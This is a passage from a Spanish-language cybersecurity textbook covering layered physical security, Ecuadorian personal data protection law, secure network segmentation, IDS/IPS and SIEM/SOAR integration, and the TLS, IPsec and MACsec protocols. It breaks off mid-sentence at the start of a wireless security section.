Requisito de control de acceso no eludible	C, I	Centralizar decisiones de acceso y auditar bypass de controles	La no eludibilidad es un criterio clave en modelos formales de control de acceso (Sandhu et al., 2020).
ACL estándar: filtrado por IP de origen	D, I	Configurar ACL en routers para filtrar tráfico según dirección IP de origen	Las ACL estándar permiten filtrar por dirección de origen en dispositivos de red (Stallings, 2022).
Auditoría avanzada con Sysmon	D	Instrumentar Sysmon para ampliar la telemetría de procesos y conexiones	Sysmon proporciona registros detallados para análisis forense y monitoreo avanzado (Microsoft, 2024).
Autenticación: algo que la persona posee	C	Implementar autenticación mediante tarjetas inteligentes o tokens físicos	Los factores de posesión refuerzan la autenticación multifactor (NIST, 2024; Microsoft, 2024).
Auditoría y monitoreo como medios, no fines	C, I	Diseñar procesos analíticos que vinculen la telemetría con hipótesis de ataque	El valor reside en traducir eventos en inteligencia accionable (Samonas & Coss, 2014; Dempsey et al., 2020).
Primera tarea en auditoría técnica	D	Realizar inventario y escaneo de equipos y servicios antes de pruebas profundas	La identificación de activos y servicios es el punto de partida de cualquier auditoría (ISO/IEC, 2022; NIST, 2011).
Herramienta de telemetría avanzada en Windows: Sysmon	D, I	Configurar Sysmon para registrar procesos, conexiones y cambios en el sistema	Sysmon amplía la visibilidad de eventos de seguridad en Windows (Microsoft, 2024).
Pensamiento analítico en monitoreo	C, D	Descomponer eventos en patrones, correlaciones y anomalías para priorizar alertas	El análisis sistemático de datos mejora la detección de incidentes relevantes (Dempsey et al., 2020).
Pensamiento crítico en seguridad	C, I	Cuestionar la validez de datos, descartar falsos positivos y priorizar amenazas reales	El pensamiento crítico permite distinguir entre ruido y señales significativas (Veerasamy, 2023; Chindruș, 2023).

Nota: Actividad integradora de la Unidad 2, orientada a vincular conceptos teóricos con acciones prácticas de gestión y operación de la seguridad. Elaboración propia basada en ISO/IEC 27001:2022, NIST SP 800-137, OWASP Top 10-2021, MITRE ATT&CK y documentación oficial de Microsoft.

Estas reflexiones no tienen un contexto exclusivamente centrado en el aula de la materia. También forman parte de un entramado más extenso de acciones formativas que darle al hilo del proyecto de la institución “La competencia digital docente (CDD) y la integración de las tecnologías de la información en las instituciones educativas fiscomisionales de la provincia de Esmeraldas” sobre competencia digital docente para ir adaptando las capacidades del profesorado frente a los riesgos de las tecnologías, así como la gestión responsable de los recursos digitales. Las rutas de certificación, los criterios de integridad académica y las prácticas sobre el uso ético de la información que os hemos expuesto son en este proyecto puntos de anclaje para construir itinerarios de actualización, documentar evidencias de progreso, así como acompañar procesos de cambio en las prácticas de enseñanza de los profesores.

CAPITULO 03

PROTECCIÓN DE DATOS Y RESPALDOS

Protección de datos y respaldos

3.1. Seguridad física y protección de datos

La seguridad de la información se cimienta sobre una premisa fundamental: la protección de los activos digitales es inviable sin el resguardo de su soporte material.

En los debates sobre protección organizacional suele hablarse de seguridad física por un lado y de protección de datos por otro, aunque la práctica demuestra algo distinto: ambas dimensiones terminan afectándose mutuamente y, de hecho, una falla en cualquiera de ellas tiende a arrastrar a la otra. Tomemos un ejemplo común en auditorías: cuando alguien consigue ingresar sin autorización a un cuarto de servidores, aun cuando no toque nada, los controles tecnológicos por sofisticados que parezcan quedan en una posición vulnerable. Ese simple movimiento físico altera toda la arquitectura digital. Algo parecido sucede cuando la gestión de la información se debilita; decisiones poco claras o procesos mal establecidos abren la puerta a sanciones legales o a un deterioro de la imagen institucional, incluso si las instalaciones cuentan con medidas físicas consideradas confiables (Whitman & Mattord, 2022).

A partir de estas situaciones, resulta evidente que no es práctico sostener dos enfoques separados. La seguridad tiende a comportarse mejor cuando se la comprende como un sistema que articula riesgos compartidos y que exige coherencia interna. En esta línea, varias organizaciones adoptan ISO/IEC 27001 no solo como un estándar técnico, sino como una guía para ordenar cómo se conectan las responsabilidades, los controles y las prácticas cotidianas que permiten resguardar tanto los activos materiales como la información crítica (ISO, 2022).

3.1.1. Seguridad Física: Fundamentos y Estrategia en Capas

La protección de los activos físicos suele explicarse como una serie de acciones que buscan evitar tanto accesos indebidos como daños que puedan interrumpir procesos esenciales. Pero ese es solo un fragmento del panorama. En realidad,

este ámbito incluye un conjunto amplio de acciones que buscan impedir que alguien por descuido o intención pueda acercarse, dañar o interferir con los recursos materiales que sostienen los servicios críticos. En la práctica, no basta con una sola barrera: la experiencia demuestra que cualquier control aislado puede fallar.

Por esa razón, la ISO/IEC 27002 propone un enfoque escalonado. No utiliza el término únicamente como metáfora; describe una arquitectura en la que la protección se distribuye en varias capas superpuestas. Cada una cumple una función distinta: algunas están pensadas para desalentar el ingreso desde el perímetro, otras están diseñadas para retrasarlo y, en los niveles más próximos a los activos esenciales, se incorporan mecanismos cuya tarea es detectar cualquier intento de intrusión antes de que llegue demasiado lejos (ISO, 2022). La idea general es sencilla, casi intuitiva: si un anillo falla, otro debe ofrecer tiempo y margen para responder.

Esta arquitectura se compone típicamente de cuatro capas defensivas:


- Disuasión Perimetral: Lo primero que suele encontrarse en los alrededores de un edificio es el detalle, que a la hora de la verdad ni se tiene en cuenta, ni se hace caso: la cercada que delimita el espacio, las luces que aseguran la zona despejada durante la noche, algunos avisos que indican a las claras que no es un lugar de libre acceso. Lo precedente no impide que una persona decidida sobrepase esa primera frontera, por supuesto, para ello sí que deberá tener asimismo otros elementos a favor, pero sí que determina una frontera material y psicológica. Prácticamente muchos intrusos/nos abandonan justo allí justo al darse cuenta de que no es un lugar "abandonado" y fácil de sobrepasar.
- Control de Acceso Físico: En caso de trascender la primera zona, la organización establece una nueva zona de delimitación, aunque con esta capa aún más restrictiva. En esta nueva zona ya no basta con “verse autorizado”, sino que es necesario demostrar que así se llega a estar. Con el objetivo de proveer un argumento creíble, pueden emplearse tarjetas electrónicas, credenciales que acceden a torniquetes, o, en los lugares más críticos, dispositivos de biometría. Cada uno de esos mecanismos

sirve para hacer una verificación antes de permitir el paso. Y, aunque parezcan rutinas rápidas, funcionan como el filtro que evita que una persona llegue a espacios internos sin permiso real.

- Protección de Áreas Críticas: Definición de restricciones adicionales para las zonas sensibles (centros de datos), así como los sistemas de control y videovigilancia (CCTV) y acceso a la instalación mediante esclusas.
- Protección Ambiental: Como respaldo eléctrico (UPS, generadores), control ambiental (supresión de incendios, climatización), tiene como finalidad garantizar la continuidad operativa frente al desastre físico (Bonilla, 2024).

Figura 27

Estrategia de defensa en profundidad para la seguridad física



Nota: Esquema de protección escalonada para mitigar amenazas físicas y ambientales. Elaboración propia basada en ISO (2022) y Whitman y Mattord (2022)

3.1.2.Protección de Datos: Normativa y Gobernanza

En el plano de los activos intangibles, la protección de datos personales ha adquirido una relevancia crítica impulsada por la regulación global. En Ecuador, el tema de los datos personales dejó de ser un asunto secundario hace poco tiempo. Desde que se aprobó la Ley Orgánica de Protección de Datos Personales en 2021, las organizaciones grandes o pequeñas tuvieron que ajustar cómo manejan la información de la gente: qué recogen, para qué la usan y durante cuánto tiempo la conservan. La norma no aparece aislada del resto del mundo; más bien, toma referencias de regulaciones ya consolidadas. El GDPR europeo, por ejemplo, se reconoce en varios de sus principios, sobre todo en

aquello que tiene que ver con los derechos de los titulares y con la responsabilidad que recae sobre quien decide tratar esos datos (Lazo Barrera 2023; Durán & Zamora, 2023).

El cumplimiento de estas normativas exige la implementación de controles técnicos y administrativos específicos:

- Consentimiento Informado: Para que una entidad decida utilizar los datos de una persona, no le basta la mera aceptación con carácter formal por parte de la persona que tiene derecho; debe saber el titular de los datos de forma clara para qué se va a utilizar tal información y decidir si la da o no. Esa autorización no podrá ser ambigua y no podrá dejarse a la libre interpretación de la persona a quien pertenece el dato, ya que debe estar clara esa finalidad y además las condiciones de tratamiento de los datos.
- Minimización y Anonimización: Para una organización que maneja datos personales conviene empezar por una norma sencilla: utilizar únicamente los datos que son realmente necesarios para alcanzar la finalidad deseada. Nada más. Además, en situaciones donde el riesgo es mayor, suele aplicarse algún método para que esos datos no revelen directamente a quién pertenecen. En ciertos casos se recurre a técnicas que “desvinculan” los datos de la identidad real del titular. Puede ser anonimización, pseudonimización u otros métodos criptográficos que vuelven mucho más difícil e incluso improbable que alguien logre identificar a una persona si esos datos llegaran a comprometerse.
- Seguridad del Tratamiento: Durante el ciclo de vida de los datos, es decir, desde que se obtienen hasta que se eliminan deben de aplicarse medidas que eviten accesos no autorizados o alteraciones no consentidas, debiendo mezclarse prácticas internas, configuraciones de carácter técnico y controles que puedan garantizar que la información se mantenga íntegra y confidencial en cada uno de los estados de la información. En el plano práctico expresa un examen de quién accede a la información, cómo se realiza el almacenamiento, qué mecanismos de protección se realizan y cómo se impide que la información sea alterada o expuesta en el momento en que sigue estando en uso en el interior de la organización.

Aunque en los marcos normativos hay avances claros, cuando se revisan los estudios recientes aparece otra realidad: todavía existen vacíos importantes en la práctica cotidiana. Pese a que existen evidentes progresos en los textos normativos, al revisar el trabajo más reciente se pone de relieve otra realidad: todavía persisten importantes vacíos en la práctica diaria. Una larga serie de investigaciones han puesto de relieve que gran parte de las instituciones siguen funcionando sin políticas formales que indiquen las distintas maneras de clasificar los documentos o qué protocolo utilizar a la hora de eliminar los datos de forma definitiva, entre otros. Dichas ausencias terminan dejando espacios vacíos y, al final, evidencian la urgencia de reforzar la gobernanza interna. Este tipo de fallas no es menor; termina mostrando que la gobernanza interna necesita un seguimiento mucho más constante, apoyado en auditorías que permitan identificar dónde están las debilidades y corregirlas antes de que se transformen en incidentes graves (Durán & Zamora, 2023).

3.1.3.Integración de Seguridad Física y Lógica

En la práctica diaria de la gestión de seguridad, suele asumirse que los controles físicos y los lógicos operan en planos distintos. Sin embargo, Cuando se revisan entornos críticos, como un centro de datos, suele quedar claro que la seguridad no puede dividirse en “lo físico” por un lado y “lo digital” por otro. En la práctica, ambos ámbitos terminan entrelazados. Las cámaras, los sensores de movimiento o los controles de acceso no sirven de mucho si los registros lógicos no se revisan, y lo mismo ocurre a la inversa: un sistema de autenticación impecable pierde sentido si cualquiera puede entrar a la sala de servidores sin que quede constancia. Por esa razón, varios autores insisten en que ambos dominios deben estudiarse como partes de un mismo proceso (Bonilla, 2024; Whitman & Mattord, 2022).

Un caso típico lo muestran las auditorías universitarias. Al revisar la configuración del firewall se obtiene una parte del panorama, pero no la totalidad, hay que revisar, casi al mismo nivel de detalle, quién entró físicamente, a qué hora, si esa entrada coincide con los registros lógicos y si los sistemas contra incendios están operativos. Esa mezcla de evidencias algunas visibles, otras puramente digitales es la que permite entender si el entorno puede sostener sus

operaciones sin quedar expuesto a fallas o accesos que pasen inadvertidos. De hecho, cuando uno de estos elementos queda fuera del análisis, la lectura del riesgo se distorsiona y el diagnóstico pierde solidez.

3.2. Diseño seguro de redes y detección de intrusos


Cuando se planifica una red, lo primero que suele definirse aunque a veces no se diga explícitamente es el escenario donde se moverán las defensas digitales. La forma en que se estructuran los segmentos, los puntos de acceso y las zonas aisladas determina cuántas oportunidades tendrá un atacante para desplazarse y cuánta visibilidad podrá mantener el equipo responsable de la seguridad. Si la arquitectura está bien pensada, la superficie expuesta disminuye y los movimientos dentro del entorno pueden seguirse con mayor claridad.

Ahora bien, incluso una red diseñada con criterios estrictos necesita un mecanismo que observe lo que ocurre en tiempo real. Ahí entran los sistemas de detección de intrusos. Los sistemas de detección de intrusos cumplen justamente ese papel: alertan cuando hay comportamientos que se alejan de lo habitual y permiten reaccionar antes de que un incidente crezca o pase inadvertido. En conjunto una arquitectura que reduce el riesgo y un sistema que vigila la actividad se conforma un entorno más preparado para enfrentar amenazas mientras están ocurriendo, no después de que hayan ocurrido.

Ambos elementos funcionan bajo el paradigma de Zero Trust (Cero Confianza), donde se establece que el perímetro puede ser vulnerado en todo instante (Rose et al., 2020).

Figura 28

Arquitectura de red de seguridad con segmentación y detección distribuida



Nota: La segmentación y la ubicación estratégica de sensores son claves para la defensa en profundidad. Elaboración propia basada en Rose et al. (2020) y Walton (2025).

3.2.1. Principios del diseño seguro de redes

La construcción de redes resilientes se fundamenta en principios estratégicos que limitan la capacidad de maniobra del atacante:

- Segmentación y Microsegmentación: Dividir la red en subredes lógicas (VLANs) o zonas de seguridad aísla los sistemas críticos. Si un atacante compromete un equipo de usuario, la segmentación impide su movimiento lateral hacia los servidores de bases de datos.
- Privilegio Mínimo: Configurar las reglas de filtrado para permitir únicamente el tráfico estrictamente necesario para la operación del negocio, bloqueando todo lo demás por defecto (default deny).
- Cifrado Transversal: Implementar protocolos seguros (TLS, IPsec) tanto para el tráfico que entra y sale de la red como para el tráfico interno, protegiendo la confidencialidad frente a intercepciones locales (Stallings, 2022).

3.2.2. Sistemas de detección de intrusos (IDS/IPS)


Los sistemas IDS (Intrusion Detection System) e IPS (Intrusion Prevention System) actúan como los “sensores” y “actuadores” de la red, respectivamente. Mientras el IDS monitorea y alerta pasivamente, el IPS tiene la capacidad de bloquear el tráfico malicioso en línea.

Tecnológicamente, se clasifican según su método de análisis:

- Basados en Firmas: Comparan el tráfico con una base de datos de patrones de ataques conocidos (similar a un antivirus). Son eficaces para amenazas documentadas pero ineficaces ante ataques de día cero (zero-day).
- Basados en Anomalías: Establecen una línea base de comportamiento "normal" de la red (volumen de tráfico, protocolos habituales) y alertan sobre desviaciones estadísticas. El uso de algoritmos de aprendizaje automático (Machine Learning) ha potenciado esta capacidad, permitiendo detectar ataques sutiles que no tienen firma conocida (Scarfone & Mell, 2007).

Figura 29

Taxonomía de los sistemas de detección de intrusos



Nota: Clasificación según la fuente de datos y el mecanismo de análisis. Elaboración propia basada en Scarfone y Mell (2007).

La Tabla 14 establece las diferencias operativas entre estas tecnologías.

Tabla 14

Comparativa funcional entre Firewalls, IDS e IPS

Característica	Firewall (NGFW)	IDS (Detección)	IPS (Prevención)
Ubicación	Perímetro y límites de zona.	Fuera de banda (copia de tráfico).	En línea (Inline) con el tráfico.
Función Principal	Control de acceso y filtrado de aplicaciones.	Visibilidad y alerta de incidentes.	Bloqueo activo de ataques y exploits.
Impacto en Red	Introduce latencia mínima.	Nulo (no afecta el flujo real).	Puede introducir latencia; riesgo de bloqueo legítimo.
Tipo de Análisis	Estado de conexión, App-ID, Usuario.	Firmas y Anomalías (Análisis profundo).	Firmas y Anomalías (Bloqueo en tiempo real).

Nota: Elaboración propia en base a Palo Alto Networks (2021) y Scarfone & Mell (2007).

3.2.3.Integración operacional y mejores prácticas

La mera implementación de dispositivos de seguridad perimetral como firewalls o sistemas de detección de intrusos (IDS), no garantiza por sí sola una postura defensiva robusta. Si estos componentes operan como silos aislados, generan una fragmentación de la visibilidad y una sobrecarga cognitiva para los analistas debido al volumen de alertas. Por consiguiente, la eficacia de la defensa depende de una arquitectura de integración operacional que unifique la detección, el análisis y la respuesta (Scarfone & Mell, 2007).

La integración se fundamenta en tres ejes mayores: la centralización y correlación de eventos (SIEM), la orquestación de la respuesta (SOAR) y el posicionamiento de los sensores.

- Centralización y Correlación de Eventos (SIEM): los sensores de red generan miles de registros (logs) por segundo. No es práctico analizar el contenido de estos logs de manera individual. La mejor práctica aceptada es la ingesta de los flujos de datos en las plataformas de Gestión de Eventos e Información de Seguridad (SIEM).

El SIEM no se limita a almacenar. También aplica reglas de correlación lógica que permiten identificar patrones complejos que un único dispositivo no puede detectar. Por ejemplo, un IDS puede identificar un análisis de puertos (evento de bajo riesgo), mientras que el directorio activo reporta cinco intentos de inicio de sesión fallidos por un mismo usuario. Por separado, esto se está refiriendo a eventos menores, pero si correlacionamos estos eventos con el SIEM, podemos deducir que estamos frente a un intento de lateral movement activo que requiere atención inmediata (Bada & Nurse, 2020).

- Orquestación y Respuesta Automatizada (SOAR): Ante la velocidad de los ataques modernos (el breakout time o tiempo que tarda un atacante en moverse lateralmente puede ser menor a una hora), la respuesta manual es insuficiente. La integración de plataformas de Orquestación, Automatización y Respuesta de Seguridad (SOAR) permite ejecutar "libros de jugadas" (playbooks) predefinidos.

Esta automatización reduce drásticamente el Tiempo Medio de Respuesta (MTTR), liberando a los analistas humanos para tareas de caza de amenazas (Threat Hunting) (Islam et al., 2019; Palo Alto Networks, 2021).

- Ubicación Estratégica de Sensores: La visibilidad de la red depende críticamente de dónde se coloquen los sensores de detección. Una ubicación incorrecta puede generar puntos ciegos o una saturación de datos irrelevantes. Según las guías del NIST SP 800-94, existen cuatro ubicaciones tácticas para el despliegue de sensores IDS/IPS (Scarfone & Mell, 2007).
- Mantenimiento y Ajuste Continuo (Tuning): Finalmente, una mejor práctica indispensable es el "ajuste fino" o tuning constante. Las redes son fluidas; lo que hoy en día se considera tráfico estándar, mañana puede cambiar. Los administradores de las redes deben negociar y analizar las reglas de detección con frecuencia para minimizar la cantidad de falsos positivos (es decir, alertas erróneas que fatigan al analista) y falsos negativos (esto es, ataques reales que no se tienen en cuenta). Este proceso debe nutrirse de información sobre amenazas (Threat Intelligence) para poder actualizar nuevas firmas ante nuevas campañas a nivel global de cibercrimen (Gartner, 2023).

Tabla 15

Matriz de ubicación estratégica de sensores de detección

Ubicación del Sensor	Objetivo de Visibilidad	Tipo de Amenazas Detectadas	Limitación Principal
Perímetro Externo (Frente al Firewall)	Registrar todo el espectro de ataques contra la red pública.	Escaneos masivos, DDoS ataques volumétricos.	Alto volumen de ruido; ve ataques que el firewall bloquearía de todos modos.
DMZ (Zona Desmilitarizada)	Proteger servicios expuestos (Web, Correo, DNS).	Exploits contra aplicaciones web, inyecciones SQL.	Requiere ajuste fino para manejar tráfico web legítimo.
Red Interna (Detrás del Firewall)	Detectar amenazas que ya penetraron el perímetro.	Movimiento lateral, malware propagándose, insiders.	No ve ataques bloqueados en el borde; vital para defensa en profundidad.
Puntos Críticos (Core/BD)	Protección de activos de alto valor (Joyas de la Corona).	Exfiltración de bases de datos, acceso privilegiado indebido.	Puede impactar el rendimiento si no se dimensiona correctamente.

Nota: Elaboración propia basada en Scarfone y Mell (2007) y Stallings (2022).


3.3. Protección del tráfico de red y seguridad inalámbrica

La seguridad de la información que transita por la red poco importa si dicha red es cableada o inalámbrica, y es una de las problemáticas tecnológicas más difíciles de la ciberseguridad en la actualidad. Tal es el contexto que se da por hecho de que más del 90% de las comunicaciones en el mundo son comunicaciones cifradas, y al mismo tiempo, las organizaciones se enfrentan a una dicotomía de la visibilidad, puesto que el mismo cifrado que protege la privacidad de los datos convierte en ineficaces las herramientas de seguridad tradicionales para poder inspeccionarlas en busca de amenazas (Ziani & Medouri, 2022).

A la situación anterior se le podría añadir la expansión exponencial producida por Internet of Things (IoT) o, por la tecnología operativa (OT), es decir, el borde irrumpe en la arquitectura tradicional, disparando de este modo un número de puntos de acceso que requieren ser asegurados. Por tanto, la estrategia pasará de realizar un simple filtrado de paquetes a contar con arquitecturas de zero trust (confianza cero) que autentifiquen el flujo de todo tipo de comunicación sin importar el medio de transporte que se utilice (National Institute of Standards and Technology [NIST], 2023).

Figura 30

Estrategia unificada de protección para redes híbridas



Nota: La convergencia de seguridad permite aplicar políticas consistentes en medios dispares. Elaboración propia basada en Ziani y Medouri (2022).

3.3.1.Alcance y definición del problema

El propósito de estos mecanismos es bastante claro: que la información pueda moverse por la red sin que alguien la lea, la modifique o suplante su origen. Es decir, preservar su confidencialidad, su integridad y también su autenticidad mientras está en tránsito. Pero cuando se intenta aplicar estos principios en escenarios reales, aparecen obstáculos que complican más de lo que uno esperaría. A veces son limitaciones técnicas, otras veces infraestructuras antiguas que no admiten fácilmente ciertos controles, o incluso procesos internos que no acompañan el nivel de seguridad requerido.

- Cegera ante el Tráfico Cifrado: En muchos entornos, el uso de SSL/TLS se ha convertido en una ventaja para los atacantes. Al mover su actividad maliciosa dentro de estos canales cifrados, pueden esconder tanto el malware como la salida de información sensible sin que los cortafuegos tradicionales logren detectarlo. Para la red, todo parece un intercambio legítimo, cuando en realidad ocurre justo lo contrario.
- Vulnerabilidades en Protocolos Legados: En varios sistemas industriales todavía conviven equipos IoT que dependen de protocolos bastante antiguos. No fueron creados pensando en el cifrado moderno ni en escenarios actuales de amenaza, y eso termina generando espacios dentro de la red donde el tráfico circula prácticamente “a cielo abierto”. En esos segmentos, que muchos administradores llaman zonas oscuras, es fácil que pasen cosas que no deberían, porque los dispositivos simplemente no tienen cómo proteger la comunicación.
- Ataques de Intermediario (Man-in-the-Middle): Este tipo de ataque no ha desaparecido, al contrario, todavía encuentra espacio en muchas redes que no están bien aseguradas, sobre todo las inalámbricas. En esas condiciones, un atacante puede colarse entre los dos puntos que están intercambiando información y, desde allí, observar lo que pasa o alterar algunos datos sin que los usuarios lo noten. A veces basta con una mala configuración, un cifrado débil o una autenticación incompleta para que el intruso aproveche esa ventana.

3.3.2. Protección del tráfico en redes cableadas: TLS, IPsec y MACsec

La defensa en profundidad en redes cableadas se articula mediante protocolos que operan en distintas capas del modelo OSI, proporcionando una cobertura integral (Stallings, 2022 Cuando uno piensa en proteger lo que viaja por una red cableada, la verdad es que no existe “el protocolo” que solucione todo. Es más bien un rompecabezas armado con varias piezas que trabajan en niveles distintos del modelo OSI y que a veces ni siquiera fueron pensadas para convivir, pero funcionan mejor juntas que separadas.

En las capas superiores se encuentra TLS, que es el responsable de asegurar las sesiones de las aplicaciones; el que impide que algún extraño pueda leer lo que circula entre un cliente y un servidor, por ejemplo. Más bajo está IPsec, que hace otro tipo de trabajo: no mira la aplicación, mira los paquetes: los toma, los envuelve y la lanza de forma segura entre máquinas o en segmentos completos de red. Y aún más bajo está MACsec, muy cerca del cable, o muy pegado al cobre o a la fibra, que cifra el propio enlace. Es decir, protege lo que ocurre entre dos máquinas que están conectadas físicamente, aunque lo demás esté mal configurado.

En definitiva, lo que se busca es que si fallase una capa, otra podría sostenerla. No es una protección perfecta; nunca lo es. Pero reparte la defensa, y eso siempre aporta algo más de margen para soportar fallas, o ataques que, en otro caso, irían directos (Stallings, 2022); por cierto, cabe señalar que cualquier tipo de solución acaba por ser susceptible de ser atacada.


- MACsec (Media Access Control Security - Capa 2): Este protocolo trabaja directamente en el enlace en esa parte que suele quedar en el olvido porque parece “inofensiva”. Lo que hace es cifrar las tramas Ethernet entre dos equipos que están directamente conectados, por ejemplo, un computador y el switch al que está enchufado. Ese pequeño salto físico es más crítico de lo que parece; si alguien consigue interceptarlo, podría capturar información sin que ninguna capa superior lo note. Esa protección temprana evita que alguien pueda capturar el tráfico dentro de la propia LAN, un escenario que no siempre se toma en cuenta en las

evaluaciones de riesgo, pero que sigue siendo una vía de ataque común en entornos corporativos e institucionales (IEEE, 2022).

- IPsec (Internet Protocol Security - Capa 3): Este protocolo se ha convertido prácticamente en el estándar cuando se habla de armar VPN serias. Trabaja directamente sobre los paquetes IP, y allí mismo aplica autenticación y cifrado para que el tráfico pueda viajar sin quedar expuesto. Lo interesante es que IPsec sirve tanto para unir dos sedes completas lo típico en un escenario Site-to-Site como para darle a un usuario remoto un canal seguro hacia la red interna. En ambos casos, la idea es la misma: que nadie pueda ver ni alterar lo que se mueve entre los extremos.
- TLS (Transport Layer Security - Capa 4/7): Después de que SSL quedara definitivamente atrás, TLS terminó ocupando su lugar en prácticamente todo lo que hoy funciona sobre la web. Cada vez que aparece un "HTTPS", ahí está. La versión 1.3 dio un salto importante: dejó fuera algoritmos que ya no ofrecían garantías y, además, redujo el tiempo que tarda en establecerse la conexión. Por eso muchas aplicaciones modernas lo consideran el punto de partida para cualquier comunicación que pretenda ser realmente segura (Rescorla, 2018).

Figura 31

Protocolos de protección del tráfico en redes cableadas (TLS, IPsec, MACsec)



Nota: Cada protocolo mitiga riesgos específicos en diferentes niveles de la transmisión. Elaboración propia a partir de Stallings (2022) e IEEE (2022).

3.3.3. Seguridad en redes inalámbricas: WPA3, PMF y OWE


Las redes Wi-Fi son inherentemente más vulnerables, debido a que se basan en un medio de red compartido. La industria ha respondido mediante la

